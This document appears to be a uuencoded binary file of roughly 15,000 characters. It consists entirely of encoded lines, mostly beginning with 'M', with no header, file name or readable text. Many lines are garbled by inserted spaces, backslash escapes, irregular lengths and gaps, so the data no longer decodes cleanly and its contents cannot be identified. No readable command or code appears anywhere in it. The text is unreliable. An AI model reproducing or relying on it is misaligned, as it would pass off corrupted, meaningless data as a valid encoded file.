M7(5/YKR\Q`P6#&P&RV,5<2]U!()V0,O7HX9&\*BG\E-6MFB3IP?!PH\R2GCQ
MTA9F&%>;>'+1BI,FS67K88&.F(4,TD5SJ4=>PYO)1'+=#`"8P5C"IB.2<6/
MU\$1JD#TW48W;#M?PC-UO)T#TB13ZQ%\*!.;O\*CC/+0`U@?G'=#W[K`%L#F]U5
M1P\_K,:P!S&55F:ZT\WL19=M-\$^Y2VW+`1]F\`-?N`I/A\_E^N.KI2C)-Z80Y=#
MB9AC\$.+2=).9YMH"Q"IH(^DAW]Q&V+`/6"C9\G`VHLUO5A-QYB&I+HGA?I"
M\$-)\M>C>KRY.JNFT5Z(;ASIIIP.!]CD7@7`\*=LY`MNWB5Y?%J>\_PR/#QQ?]^#
MZI:<EAZ]P\*52M)OZO\$[\*\_%YV>WS=[V`"-7.]#;@0\*&G;EY2.F\*6T:L:&#Q%'
M\*+(&CBJ>3%\$I.F#VU1<"):T<^%\":K\_R+@7`CB\_(BS0;UDQG'DJ`F@'D(D;>
M>?J"Z0W3Z?2+"SN=\*R-W)-!^Y8O-WZM/OU%/QZ>T%90(']KTX;'626PA-9,K
M03[3]1-R#O;;<D<>"(DU%8I25Z\_'.-F:WJ5?[@[;!^(7-^\_>^MJ^\_O+XZ4C)
M\`/7NYMN^FG\$:+HTL7W(H%QE2MGE\_YO7\BDK0]C<:MGRC8<LW&M[XVK\-&ZN>

M-G] 3'' OVU>4B [&\*+>Z\7MSVKZ5EK9K7\$NGK:RHL\>V& [7"ZNN\_6R8Y5-S^>8  
MKQ4^OCS^&2CZY\$) (RN>,N/IPHS\4\\_ ' 3270=W^WJ) EP#L! 'FS4Q&F/C! ^\_WS  
M2^=/&W!U6] Z92 [+7 (UP. 7#QC ( (O\O-Y) />2K?SIVF [-O"W; <:\JL) N^\*9\_5  
MN] W#\YT?; 1U. \$L) VZK<] LU+, K (79\O F!; ) D/2Z\_V 'W/5S&6%JQ' +?' CT^KXQ  
MS\_\*:-KS>+0?, CIE; "8"9, " ] W-T^^ [ \_+X@I3Y>; ?\ => ' @S9&D\$4HZD41WDL-;  
ML; 1WMXA' ; 5A, +6) L (N; =\_A21\XM?E^O%^] 7EA02E; IC? "3\_B:\_ 'V?#A&L%Q\  
MB\$M@., 2, A) A1Q/KKX\_.; Y#KF4LRFF<T (6YVP\*:D (\\_/W"V:RS-0 (DT, UV/C3  
M&3&' Z.' 0JB6TZFK', M'B!PZ.!%3, J873Q) Q48??/3V>RXY3NA3WK".G+LD7:  
M1\_' XEVX' G; A^^53\M7\*VY^ .3\$2) V\$9-QU>0SEFB\I/\H#6\$] /OE^?NK7UAM  
MX] 6>\$C^BY?%JHV3OA) O%Y9E\*TM [=75Z2TE, R:W6LM1&MOJFX6ETO?UG<LN\*6  
M%\$?I' \/\^ .6 [ [OWB-A1Z2' NWN05U8; U>\_GQ-N8AI=] =, T'G! [Y>^\8QW:Z\_4  
M4"Y!E2BF&25EAS (:H' 2\O [\%CQ!A^#1 (\_QB\* [7, X3%R\_7] UV9RI) G=\_<A"Z \  
MC#2@L' H. &%N1^M! ' +MZ] \R' /NK77?4J4' =-1ROGJQI\IB%.N5K\_Z\ (A3+I?7  
MOYR9. &5]?KOR1?@W59G&. &V-] D [T3EOAO.F\*6\^AJ^VN]>?] \^O+Q\>' XY?  
M#IS' FGK; R' IC!+LX.JP^B?\_IY8KU\@) 5 [Y!\_OEV=7?S87G1O5^SNH; 5T2GR  
M491C%#6C#'\_/:. [U9G0KA%\$2>N>7JS4 [LPG.E\*2/ZW#/G3]) X8\_>:LB^7H5  
M"&>5I-!P:N; +J32L%C261\_ [D, ] "<?\_!^OJ7 () \ (\>7?!\_?, O!S^%\*HS\_?I  
MZG0DX?5==BCA\\_Y36 (!\_) V3L=C"NC@?AO-!0^DAJ682] 5R, >;NZ] 8U); -R&  
M[] /0-'XMT%U/ [Z^&/B\ '6@:P\*9; OEKT=' W; 9O>\_#VXO^73EFZV7EY"&HP=?  
MONT>J..AHIZV!W\_9W-] OGT\*B<1B; SWT: [55YW& (\BQVEPUZ/ [S6FS' ' ZJ@8  
MXS%#, &K, &2] #!+AXN%.58\$; P=3JHR/=OQVZBN\_] 8I%#!Q@9TM4Y@BU=W+M-  
M%.FH1 [ [G\$:B=, 6C\ :QY1A] NV\*4D) 9WG3-I&, 8, :V; !/1"FILPS81G: !\*V [5E  
M' \$@5CTQ' U [VQE=\_D 'V\RGAZZ4BYCH] [4<< '^&A&%<V:ATJD. !<@, \$, PTC4"  
M[] A>7!8F4HT, VZ\*7&=8 'YL; ] 3\$!Q=) (?H; <BJ) KEB\&#20IW%ZF) JPH25#:Q  
M\$?/FTMAF, O' P/LT8!4) F)?DE4, >TXFL) 1\*J1P2F35@U@TR:MOF/2 "B95F4DI  
MJFFH^C!J@) 8I56\*GGA%81FO@3?#R@43+X\_; K [' 3"%RG; E, 6@F@6) QEUPDU  
M=1\_-BE@!0"4GJE: 'S1BP0VX.NE@E] ' \$RRK\*L) 1VH%F!YW) ' &G' :D-!-7?=:2V  
M'#<\_XDCM@ '\N\_/?' YSW8H.0F7\_L' &\$<D' :C'DG\ \$P#/#C#7'2D'C (^;) D@/Y  
MJ4WCR5C (:/) U"@ZFHKQCST611\$] =Y\*R" \5I911' 5, 7\$T@FK8L9Z\*H%H!-AU!  
M-2) HO9\$) .U, , 1&2Q0QM<=X] \_2"C4%MCBGJ\D<FH'>!XYZR/\_WX; Y0) RL=H' (M:  
M:Q1\$M#" ' S; >\W& [ \_\W5 [ .% [+W] S>Y8' 4) #QZB%3A-#:L@AY>ZBB\_%8YD] K?,  
M8\*CA' \_ ' (H&: 'U1FB@) #6PP&:Y&K9B (8K'-L [ /B/ '\*, O [XA, ) C8P=9, ? 'K\  
M%>#%I\?>/Q] D' SR!#. !U:<AU\$+\$6N"9\_ (CP) R\8!7#@ 'E ('=RN?R8S\_ALVEX  
MUH?V [\_0@!7ARY 'V\ '\*; O8/\$8L!2W [JY^\*9!HH] V0+8%-^<#=#8QVP^7&?  
M. [J5L@>V\*%^; G\_19' NY>NN>+ "!QO>/) KU7MZV6] YP60%63K9 [00&^MS88PS0  
M=; S527RV^ .OH0X>Q%M@FWRV?8O' 5D-; [!1TL\$H\_+ [8P\_ =VTB: &-IN [N8-9\*B  
M9EC5G<%<\5; WJ\?#?=@X] GI@O') >9YO=Z>WZI^?^, A918, !01PQ:VB2LZ5 ([  
MD) SW (38+><DJ, +=) F: !CC^9^BL8Q'QX!8&\$ [1W1, \*!WY) % (%NXT^&4I\$! =AX  
M!T7D>] RGQ\$F&\$C (^B?>H; > [ @Z/82\$Z [-IA+@NNIG0&-%\, IR (G^^^ (WT%2  
MFZ^CYW [ (Z' " (\K) 91XZ\*/4-' F5GE. +1CQ-@80BG87ND) %RD#V-@>\$P#++E (6  
M\$IH?=Y%RX"H>S' K [O' \_@1EMI1) M.CF6A\_V? \^@7EUPI, NM" ' %!E" \*9D<?] M@  
MNH' '\N@3CL (H@ \ 'VC2G=0!!) (\@XQR (J' G30.6A1D (.B<# (S'; HQ8, ?TT6 'R  
ME639J (E@, AHP, QY, !!P) E-#@OWQ8# (-N%P63%S<B^VF?T) 7LM '\*3SW+@NIN  
MF</CX.EM=XMIE:HK2%/Y\$!6RYKN' \, 501); #) PX]; I=T&D.UACY3\_"HW' 4G\  
M() [H5#; KRI!94-\$!; 58\_#>^0R8, I=B5U@Y\*XB="JX2X [MHD&P') HV0H2U (^'  
MEM7@RK?5=/O- [O#D\_4H+Q-M]>)] YSGPU^/ (M-JL+=3WWN9MS; (B^:"+D] Z"/  
M81!::! [ ] 5\*&XL; 0/%+FNF%KOP>N?5\X// [>\$027-YUTA9Y/C+VC '+=S2STN=<  
M"; RRT&/R?T<-6'%?H\$I@I&F, JY#1@ZV&&. -1F [-1 (PU-6!V/, 8 (.) C30,) M  
M [L=CK (<QW>Q [? :&K@%4\_W!<Z#2; S0WVAT] -] H: LAT! :F47YB<'P?\0Z, ; H!V  
MPUD4R2<H (V&) =I9-GFZW7Y\_W\$9RVPIH%: %K\*58<N^T1FO@3?) +\*I<-9J6  
MYD [?J>IM#; &1, 8S) JQ2O2Q\$T^FW#F+2H6:V-#6D<86BX^LB\_\$V!76"5P-HR  
MK&/J6' W2F ' ; IT4N7B&@ '\QM; ' IC7) R) 82/CQL: 6>. 7#E8\OSS8 [+&S>J<A\*>  
M\_JKR!GN, ) VJL [Y8Y4:EAJ3C/#%#0F) \_-6M\_OGY^>&&@ '3\$YDD>) XL' (#>- (P  
MYRFF.E65" S\_+W>QI9+ (^#@. '\$' =P' !!U8/4W#P?PGCH\_, MF] UDD6.2 [\*52,  
M='L/Q5UR4 (:8' <04M\_YD-2, F<LQC] D4AG\_, +K&) 8-8+C/ ([/N [2"5] 54W5 '\&  
ML.FZ<9IW45XD%:9-) EU8\_0'2UDLG6OEZB-:H! (69EJ] I#ZO=[7:W^2IPE#6=  
M8P' N%YP%; '! .+L\$' F) 8' !1T-CJ. =>KQ>ZM (@T1; 2FV1S' \=' +NK8X [TLEAE3  
MHZ@ ( (<FB<TC' E+&U\$FU@4U--! (11@.G) @#!8\*R%MH4EYW+UN+\_PW%0882, K7  
M] ' U#^6Z [??A] <\_ '\ HRW0I; 62: &LEF [Y.36\<) +3); LS\$] \$AGPX: 9%\MD\*K@\$  
M01621.>0CBG%G0C\$#9064W6Q-H! -U\73X:5@ [450Q@08, 3NK1-#5GT 'Z (+/J  
M2-#++6J, 1>38O#8&6XCR:\$/ "QX^T3\_' CRZ?=\_?-. # \$W [ORI-JX%\$CV: 7R3\$U  
M@FLH-L.MCXE' D0Y%WH^LDZG@ \$H0E! (G. (!U31EM7VR!GY=DBPUJ!-6.S10%&  
M' N5!1U. !667U1] 9XMT<&:X" S^2\$=I?C7EH\$U@#9?; ]A] BJ\$-H\*XT7 (]; [ '8E  
M=; /\Z\<0ZRI@U6# 'D7E3<61D==UIB\$@C0XV%AF+/.XD-7] M3/H%0<) #T 'J9C  
M4G\$M@4@-<C<5' 0XV:Z>CPQ6BHZW'\_/WH:#7'T] '1U@!^+SK: !M#01D<K) 36S  
MR>@@1' 5L' AWX\*, -8#2S\*%:TB8", RAU' 46S-#7X [V+G, , 92\*.?987W\*61S1P  
M"-WK8:\$IH./TXOEF (L%2U6PD=(A8 ':; &0X>' \$CJ4"4 [4X#; YJ.T^ 'M8' VN\*@  
M+1; :. 'O2T\*%/FC\$6I52S4NS@, Z91%9#9@F; L&FXIZBIUL=(08 (; ;VLL^YE:"  
M; A1@B4P4' @%8'I#<!'" ] 6; F% (%\*#7) 5; " ( ; !3GJLA0' P=[.NP\*TFW:PU@.9 [  
M; M8UL/9 [ ; M8-L& [ :S1H%-4D#@0\_+D5Q3' 9TV\$9A%QMF (5Q; 3PPD<-R:-&Z.A

MHWBHH1` (\$J (& (DABI", ' S")) #.&ZYA<' -P3J4%NI^+) P, SU=#P9Q) .?.;WN
M^L2Z`O<PG@BV/CZ\_, \$X#9PI#>=J#O.YN%\_.K7 [NWX2B) =G1<3+O^N) CV0' K7
M?XA[<\_I]U@40^^^Q\`B, 9X@ \`>^! #82'; I!L3R+S) 9! \$\*VFB\Y[\_A [VS@8^J
MN/K\_) @0 ('20J6%34!4' !\K+9W6R6%S6!+ '0-\$SD07\`E) !L2V21K=@/!@D41
M:XRT/-6VM&J%:BU:6 [!];V-+X^@14M]J; 3:BI5J\$-I22RDJE?\YOSMW[KD [
M">1) '\_T\_^^??^V') ]YY[ [IR9,W/GSLR=.Y?N/3 `35KJJW6Q;+6NV#N?YU/&\
M/%M!OW386<(IR9:) SEZS2Z:JZQKI+;OE=0VI\*#=#N\P-PE8\G?D7K&A<WUU`,
M\WTL3`; \T40\*;Q:&5) RB50WV"WX! /P2+D<70" `4AX8\`Z' <#+0F6H] "O!2\*<
MVLHFLF5+0U;H) \*%A?ULXT;\*0JJ<VOYKG'Q) 5] ?29I1%.@ (\SV8JRIR;1F+22
M10\$B6:' .W; `B.2' %' UXC5U`2J^MJ:JS3"N`-A) 6JXX] 9PJ`2!LA%41:' @O8!
MOVTDVF@' 0=&SM84LR`\$, (HCJV#);F@] -\*B1"%K(T\SD\_&AIM:0\$TJ8\$@9&%+
MLX`TZ65<6SK13H"0Y?F@BDRNIZ%@+=Y+Z4H0CA\*ZLFZ) <E82A\`\*V\*&GR8/J
ME``?0IGH!) 9O>\,M#JD3\JU<"P7U\$2NI (;A/B, .VN"PRE;\*MK.SB.3.+^9AU
ML>>KBYW?=24=4J\*/4%Q [ [ [4T.M8EEK`4@N2&O] 5\*] NR^NP\*\_K;1O') ++V1\_
M2Y5?7) D6\*2^GEQK45TLK^#B\_\U76U%A%X^GTVFL=/CO=5&\M->6C] UO2SE\*A
MAF\$=N461X^] Z1\*\* ( (P+%C,ZP] 39`OKKH (>8K3 [\YC\_I57\_WN8) 0KE"\_@`\_, X
M\E89\`/#75J?1&W%1\_H [ ] !E6//) 0-Y7&&I:D:EW?W9U5V5) 7WUPOC] B?KYO:
M7%, 30T7A#SO1<X>NS`>5^0#%KU.%?\*404@Y`B9I;41HMGDLO<D9+ (Q45\$?KZ
MU+RY) -Z1BG\$! IO/K3VWJ&' <6U0JZ?&DPN# [A=F9Q8 [\*LDG15' /5W+ [LPK. (:
M5G\$MH, 0<77.B\*J' (5IRB4L4OM=G%+ (KW)R-TLBIH6\*HJE!\R76^`\_J1% (BV.
M(P\*ZFQ=;W+S\$)=?/&I+TYG5) 94-U7' \_; !76T/B; /TB.FJ>J9#8GFE'->\*!\5
MMCI (KXT;1\_W^H#J\*) 7#2#N9;T6EN:J\*^6' %=4XP\_U;E"9@E:7\*&@H>, \*2 (\_\
MQ^ .N<P-AY.?, >IJ?S0=X [J8^&`Q: `3?6UU-8I74-SJ' \/#?BC0LJVMJ5-\_ =
M9"?IJ7M4E) I2-) &;GA+4\?5?2A&\UJ [WA3M3J6A494\_/WL/K@%I6@!24Q.J6
MU\*J@] \$R\ :737="D7! \$\*V/.V\$D,Q#?E1HO0' 7K+\_IJU>,M9 [@N+ (Y' /#;DYD [
M.QH\*.N=5U\*7BCK`" ^ .PP%;`D4FJ]N;P\,>2C0Q1F+! [G"E, ?R/`YD3G4+.1 [
MJ] 6&U`0"8018FI [M4/' [7:] \*!O (FX\2P6AJ5OXB\$: [CKRRR%8 `+JZLR CZ\_C8
MVD&EC8X+3E-5>FGQW\*A:38+%Z) 2' W%>H [M745<:I1J] F>=AJ384GER==%Z) >
M3ZJTL; ) Z#C\_) IJ>XS7%:@S\*) ? `Z\$\_.H [SZ1#JU\*05 [K0PG4+-6T:=ZNNU/U^
M5?W) 5\*G4%ZC4\XVXD\ -A=1@=`Z4' `?6E<+@&\Q\$+\_ \$=/F:\ ["0L%\_ROIRO.C
M-/%:%6HA;>5JN^ ["NMUEC77V=0Y7J-LOEC&W/X\$5T' 76=/KZ/%4WKK+N#VL [
MZ8<`^7X^)"XH\_:R1G8\$%/7\$CU9\_IK8@GL08TI/H+O265R=H\*?K\*/\*\*L4ZH\_T
M5E@7DOM.EQ] 4+6>=7: [2+49`C [\*4^.@7QWD3IC20G%768E.\$^=E;:R)' K17
M\*\=BTH5=NJGARI/%JN\$ \_7IPNTA\*KFH,E [ ] \*V3IATIL:HGL2] :HES:>2%Z `@%
MUZ2#\P=), JLY56FY\*J07+\$`XG>1N\*&C [-] :DZQ>\_?@] 6M>6PA', LQ6N [J.M<
MS\_AO7ER^ (DEO3.%D^=#<?) ) K#\*15IBF5R939; ' %/\_\*1\*\$UI1^;22QWV' <<N
M5%IA7D, \346//, A [DAK/L (M.7D`\_); \PUM00BT^CKYGR@S\$N+ZHD.A/REUS`
MI8U+RF-5G!UV1`\AH#QJXB-Y (7N\$%Q<6PO+K9] ] 45", MB<J&) (6\$Z, 2:=!D/
M^Y3+U+I40?85 [K]230; ] [@\_DN^KVO,FB% (>)\*\$YS&N (KRFNI8%1;E03GO`I7
MW7P [51-9I> [ `6@V+J5:5T\>114') TS?E (DH9?) \*YC (J94Q3T [7E.K+ [3HP\$U
M0E9714>G420Y (X2\*OEW/;N:EA>;4J#+5V) 1^KYZ=FA%07%P9Y^HC [6:-\*\1/
M"P3E4RES [M+3FNHH195QE; ] <, 5! QPKFAD+YALTO\*8TNX, \*EO0^MV (DJY5. !V
M4EU\*`Y\_HMX\7QZQ#%8VIRC@7D8I:N@AK:8Z! 4L:M/EV; %:=R,>] \$.S\DO<) G
M\*8?H9=3M7DGG.GG^] \$M4E2W=N6`E]:V' ZCJKD. `>; &61OJ#SPD\$1\$%IT, 7QY
M. ] :D=?QY (15.\33=V, ) 5HC6`8:<>0K6@CUA7QYQR^VOM? `7I9`3R\_.IH74,G
M1X-!Z^C4YKIXM>4 (YV! !R#I (<V52W\$N=Z;@WZ `OK2E/7<, [1H,\VFGT@@5^
M4 [/3J.; [ @LI%EI-50Q%94N!NR@4FZY, " (>3V9&I`IU0.\.W>KA:5GC\_D#Z;7
M0:JJT1KYH72-) \$HG [\*YT\_`63:<"M@, \-AU%\ :9@YR2<Z?@P4Y#G] <77/G\*CN
MF4&ZH6IIT&=), =IL']; -S\*E%Y3.G17G, 8\* [Z=&X%E\*T7J^TOMN?910:90 [ (<
M>;=31M3-T# [L; \D#G52G! :H!Q743S; !4SN6DY?GM@BF#"MC6] 0O/7<9>) 3F (
M) ..Q^67SZ4.L<R]5.NIDI9J05.UKTYJVD1\_&Z-K,HHHH/@Y, 7LG#X&281QZC
MC4UU2^1' .2WA<KRLZ1HIU0&0M3P, VU\$PE#MN>0!R#! #A, #FXI+%Q\*; ^I.UT-
M>\_ %EF [ "8C8.MN5\$^="26TE)\*; 2V=9A\_SQ.L0#\*\*\$O3DZVZ [YJ+/3J` ] I, 0)
M2Z7`6MNXCJ^M: \*R%UY. -5NL^\$!W. ] \_GI<"4-Q\*` "0AH\_) &.5%- (Q5SZC!1
MU\*G!U--8Z2U, :Z#) B64`7W&S' KG#'\_ /J.NWC\*L5AYN) .?B., [C^QB=PX40
M3N+HHKT\*+VFC,M+!O (G2Y!\*85`\*EWY!2<4SBA&"@X!X<E, 3%@F, \L=&V8/:
M\*US/JDL#M;F=A=I; 5OZHW`ZX\]. #0J3WC%Q\*4#;Y0SJ?8)+W<); :14ZKL@C#
M&-G6I<J.3R\*V6%VZX&B\NLENH`J (><"V6;7; `GZ (5+&7`IB1DCJJ (K6@I0K3
M%U4\J, SSP\$ "JJ9D=V8E;X`Z9YBJ=: \$28`IBDTH\+M:B@L:NCC`DS; :#N+C0
M8Z@J7` :A+HM6M (\$Z5/`@^] V:=LGV\$,N) E@7M?6HM4\*65H@ (!:RA4N`] AN' 2Z
MCI/\*ZGQK@+C`-IZT&D6JI\*%`Y5,L=0@J4+U?49] 0HBIK8&5\E:9:3ZJVB<\*A
M1PJ=7% (Q6NIN1#PLU [EDI] (\$7UPM [PBX.=?:B (JM+Q0] 7) E5%=GJ=J`WZ5
MBW6-9A\_A!HT2VWV<:@S5I\*] S), REV!RZ=!-1%-,/!7` (5:!2\*35T\FT=.RF1
MV15S+ [73@F&/3M) 2ZQJITTM, JBLT+15H\$8H0) H; ,U.7YPY:0FU+H;M@' 0C [K
M`-VWEE7;PHG^KCSJ] P< [= :F>0:33:' N@`! [ `PPCC6-@ZQ@, @2J?45, KS\*2WX
M4-T (E<9\52:X4.3G=^+) \*NKR):E (Z@+15<) ".EW%L9K\*YGA\*) T\_ [%\$>MH1 (<
MT (Z%F0JK2#M^U98J>31.VW/ [ .%5UE2' 5Z [M' EE`.UEGH?1P\NI ("`8%K/5-
M\PJL7FZ0#.HVAO: .<J!=AKD0=ZX14!JZ+\*,P=ZZ;KW7-\_%#9P>7:/\_`\_Q^Q0
M4Z#\OG!Z=NCB7\*#\QU=\$IPIAI8#+0FF6=JKJ] ] FJR (N\*\$O [VORLK%\C\$`\_XO
MY (3EN\$XR`K=Gy;?TG\$BPN\AU\) C.AA3U7..I2B\$/^4Q/ZGFK.OHB@:KH8KBY



ML^, !=1P%5RF6=JJ9;VO"5=:PG;L6P2ATGB\43/-66E'K9MF=\$5\<=SE9#J&Y  
M#FA\_46/'[J/@0\$AY3!\_1T=)>JT6L+\*%/3=M!L;3E@0\*\8'RBD%^\E@\\=\$5  
M2#"0[ [=K\$+=CE.]4D<5\'=J<\*8:6\'(JLT2SM5#?ALU;1\T\$4V@,H\&/[?E'N<  
M+/#&' ]^\_F1T?Y'S?E\p+' (&^H\$T\_8FV?L'7I!/'"1FXI!P<M!P?XDNGL>+XZ  
MCLZC4BSM5+-':WIH[<]9LXIF%^\L^99[?'PY7U5=S-\J=,BIE\*FG(M8)0>' \*"  
MAXOS+%5+) \\_XU8%0?GX@9!V@I-D&T=?4?5'I#4\*:KWJ@NJ\$9K:RNKVN@QB,>  
M\$E@RW216,:9\*@\MB-\*B"\*R1O(@D6JQ\$6CHLGUE\*7BB.;N42IGDA3U231K56R  
M6-4R.BT>:U"" .GZ)A9I2=,."!':CC78[?B[I\WL'\<I\$(E:-"[ '@G\ZRJT,\$  
M89^./2SWU61'W%4?=&0E9B\$E1JZ9:6B=J<IT6A'VHG9\_\$H:/VQL(G\TR\YY  
M--FT;)+8K8K;@='!\F1UD^6@4(!3:\>1^R&0H^NXI(QV=11Q+\*' , -RZ)8E\5  
M:\$)-G6[5>GA>DQW@K,JZ!NO&,VF&.EQ/(NHST\$,A/DC!PX.U\_'56)&DFHCM;  
MF6QLL/M:36KHA=V#J"Q/5G(N6S'-YVE\*JH4KBPJLJ&)21+O\*/;9WJ6+4F0BO  
MFWUH:\*,'3=\8:ZIL6F&'\$%>[![ 'EH=OTU742'=%8]'L\IFVL-D24MY4B3&3  
M4![ :7#P8%ZV&\$P)A--3XV;-5T21E/YE/" /IDOQ@BV>E5'MV7QKX\_K/JFU DPR  
M&E1\*RY\PYX]V87,=^4\_LU" (^]FP).D,47]5Y1)ANM7C"5H\*<O]=6F;0^5%2>  
M:J!)7U8^[V+T:1X8E9R"2[L, .GSOEHM3\AFS]6A4^:PP\_C%XA2W8!I2KHO-  
MMJ)[K%7<;Q;NF([B:A^/ZA+FTII9;9=?K:;[Y;662GD#C;[JL'(\@\$G#9G%#  
M.'GK;J?M8:97E1XHHCVR:.7\_9<O5K%4)\TK=\*E\$1YE,,5)E4MR\\*'?'\$=CE%I  
M^\_?VW["-YVJ/\_O:GWR=' /)XE&3652V-NG7CE8LT9].OE&<^O"1/MR%'2^L\  
MF3^^H3BS\*YW%R23\_]=(OJRN=IAB-(EC<!SJUF5VEXF2=BNIXO\*HIE4?E3F^P  
MH5)!%C-AR]Q.L7614MY&TR]72Z\*5\*;X#>Q9EJ'!H-FEC'XO6:XGR#VVV?WY"  
M?T[NL7\\VC\_>+G/P3)UV2G@R116\$.\_'Y]&NW8VC:TG&&#F\$SUX]CW.,Y'R5,=  
MYTDZSES+\V"[\X17<:ZSJ^+Z#>UE]\*!A&.XT"6YBGX7)).2+] \*O/EM\*;J+?  
M3M=9WZ+?-2[ ]??1[L8\_.=S4"7-%;ZCQ&OU.S;(EYI6PEJ^,^':\F4\_I\*[ON=  
MEIT>S\TJTD9X^/O>5\*'E)X[%^K<T>.D+KWM]-N8TW7N1%7[:UNN]IC59O0\  
M-E!Z[#?T>^\XE=TR+C>\*3&3/U6/E>RT/; ;A%9#A,5P7RF-7=EF>+]4>4TW\$  
MM.U=KDE.. /8U"!W8'A'R'G\_VIIGWW;COME\*'0-M/NR[33?GR7:5^JTY[6@E5Z  
M'\_!5T'7:=67YS9-DV1A\$DN,\_)R7#2/+. \$"DYAR1G:HF^XK0/3Z#KL^A3]>\$C  
M>VP?'GY9YU>:#\NT#T\_O\OZU40O0U8356YCBL/]S1\_?AA22?,53Z9P%)'G5)  
M4B2YZ.1TCR%DQ/#K].>D3]5C@P\_H\*^[%KJZX1];ML?%:(=UC;=ICNA7LTKN6  
MXK#^Y\*-[C.\_;OTKSACH+UH^C/SF?JC=6?V1[XW:Z!GMWZHV-\_6UO5'1Y#;ZE  
MO8\$VMZ&W\*8/" .>78]0]TK-SQ4'P^U;1[R9\*5]IW/=U7\_>';8:1\_999P+3U5Q  
M-F.8%A][ZEAI9\$&JCY4^+<D\_D)\$F";[J29.\$UO=2\$FV]K\$?6JPWKNPWKSQK6  
M+S&L+^J1]1L-Z]F9Z=8[#.O;#.N)'EE?:5@\_;\*3]3</Z9L/ZZAY9;S&L'S\*L  
M[S2L;S2LK^1]81A?;]A?8=A\_49M75^G/;^\*VK#N,?) ]EV' ](</ZEAY9CQO6  
M]QEIVWY87VE8;^1]5K#>H=A?9MA/6Y8W]\$CZ]<;UK,,S^\\VK+?;UG4]\_Y>C  
M]-9K:6R,14Z]49.J;6Z@YIFN6W0J=IWZ&?3?K53X!W-\H#.8\_^],)W]7AJV3  
MU54XP79/ESK:/V=G=.F?QMI#^[S' #-=^0,RCZE3<',?6V>' /F:DJT<EL]@H  
MF=N,ZV\*S43+WZ]\*KVY' ]LEYH6'\_6L'ZW87V7VSHZ!SVQ7FI8WV%8WV)8]QIU  
M0FZ/K%<8UG<:UA\QK\$Q'K'M[9+W\$L+ [=L'Z\_83W+L.[KD?4RP\_JKAO6'#.MC  
MC?JP(. /8):\$N/[H^U&7, :4, .^ \SJ!+^G&\_5A>S?JPXW=J\CW:@//\ .T!Y\_H  
M1GWXYK'37G")K@\_[=YGV<I WV]555G0S+\_\*#!#EL\$S>)\^DJGSY7'2@7^.THM\  
MB>2K2<<>\$XZR+<\N+3' ]G,5C&UW[6:4=VD?U<VZ7:5^HTYY(QIJK&\=A+-UQ  
MP-MTO.RT8<'H0-;H\_G\_3N.<VXVRX>O&F/'M=IRA<]BEJ=O\IQV[K/[7XL.:  
MYI9+8I\_]X1D>\*9MW:M#3M\BI+>/UH'D,I(4NIXIU&&J&&I)"V&92V<M288\*  
M'0J5XW.Z+E&&-\_Y(Q<<>S1NZM)C>T#'43QDZ'0G4/?%GTE7XP=]BSL%E='H&  
MGM94-S:@MEFG);K/R!\*\$,Z[+/'1V(P<7Z3@?933#>^S2\J\_:XNW^3+9U[\*O)  
MB<\",K@<\_E?CH]IAMRPS9#?\$?7J]E]T^+\_+XU^RH+T.W6HMG?Z??FN;MR7=3CZ  
MOJQMJ53P9??IYZ!]7Y[2C?MRR[';ZL%+,HY]7SXE\]CWY<\P[<%%Q[ [GYJ\  
M=MH+!O]RGU9IZLG)7.H43)O-\$IFK5\$R4[IDZK9ZCZR/-:S?;EA?:5B\_W[#N  
M[9'UH&' ] ;L/Z]8;U9PWKOAY9'V98O]FP'C>L7V]8+^R1];!A?;-A\_4;#^G;#  
M>EF/K\$Q\K-]O6+\_9L+[3L+ZH1]:+>#>L/&=9O-:SO-ZPG>F1]M&%]@V&]Q; " ^  
MT; "^ND?62PWK3QC6;S>L9<QQFE[9+W0L+ [%L+ [>L+ [ ;2/O&'EDO,ZRW&]8W  
M&M8' &VG?TB/K)8;U1PSK&PSKAXVTM\_? (^DC#^JV&]91A?8-A?4>/K' L-Z^L-  
MZPG#^OK\_)NL^P\_I&P\_IJP\_HC1NOKG,QCM[YJC=:7NI\_\*4>+ /K@7B+^M&Z^OZ  
M8 [=^@M7=: 'V=WXW6UV>8]N#=#W6A]/7OLM!=4=\* /UM:M')7.143\*W&R7S?J-D  
M>ONDE\PYW2B9.AQ=,K4MIW?SV>6.O[H; )7;/L7,GN+D; ) ; -WKV.7S,\P[<\$M  
MW2B9.XZ=]H+J;I3,\_3TJF3N,D>12HV2.-4KFCBRCISFB)] :W&]9+#.NC#>M/  
M&-9S>V1]OV\$];E@O-:R7F+V2'EEO-ZQ/,:P/,ZRO-M+NZY'UC8;U88;UP^9S  
MJUY&KZ1'UM\TK%]B6'^; ;20C[64]LG['L)XPK]<9UA>8O9(>6;\_=#[4L' [(  
M?&9GSA[ID?6[#>M>P>K'2#L&DMXKZ9'UW8;U18;U0L/Z4,/SZWMD?:=AO<\*P  
M' C2L[S/2OK%'UG<9UA<8U<8UG.-M&\_ID?5MAO5BP\_I(P\_IF(^WM/;+^D&'=  
M9UC/-:R7&M9W],CZLX;U0L.ZU^P3&=9W]<CZ%L/Z6,/Z',-ZV+^"OT?67S6L  
MEQG6?8;U7>; ]<R>6-]L6!]I6,\RR[QY?^1]0[#>K5AO=BP/MJ\O\_? (^C[#  
M>JUAO<3,=W/4L4?6GS"LAPWK0PWK<</SA3VR\_HAA/6A8'VS>8<W[>X^LWV]8  
M'VU8SS:LCS6L+^J1]0V&]<&&]0/&\_?U58V[&D%['[NOI<'1?3]F2[80S/[ / ^  
MCG]T-\_IZN<?N[P3W=V-NQIG=Z.M]AFD/5G2CKY<Z=MH+#NFY&0.[?O^KU]'?  
M67LX4Z5=/VWORC\_'?F?M7\_8/K[ ]%6C=K6^;<#-VJM'6T-Q+&R,E.XVIZQ+B6  
M?>G7H+\_%8\R8,L)Y2(>CY]MHB9Y=DWY604K'D+?G,W5O5+TS\B9+!M)Q+?F8  
M\_PRS=:+)!+^B7(-Q?OVF25]6/U.'H\H[>@I:\$F8=WM.2&21I=UF\_F"2WNL\*)

MD:1,AQ/E;Y!Q+KNLMY`.9E;KL[Y\$DKC+.L\_I+G1)?DJ2!)<\$+?E5+S6[3TO^
MC#A+R3])`A)JR?S4P#!7R&>3I,\*E,YDDJE;'K\*%84U-#H\?G2L5LTKG5%<[E
M).\$I'4>.V)(42^@,1\_)EDM`\_(;D/.C+./`!\*!NX.6;#-T?INE9FMHR6Y#YP!)
M<EWA]\*;(5KOB/\*RWNKZTA#HHJB6L2P\*?Y9%G74BXWA7.?,\*\$2[\*TM^Y-V&]W
MDF2`R\]?8W19OTM)1+[W3B\_AOV%;KI#?9W7A>?J?KE%<RUJ'G\!@?%5+1I(D
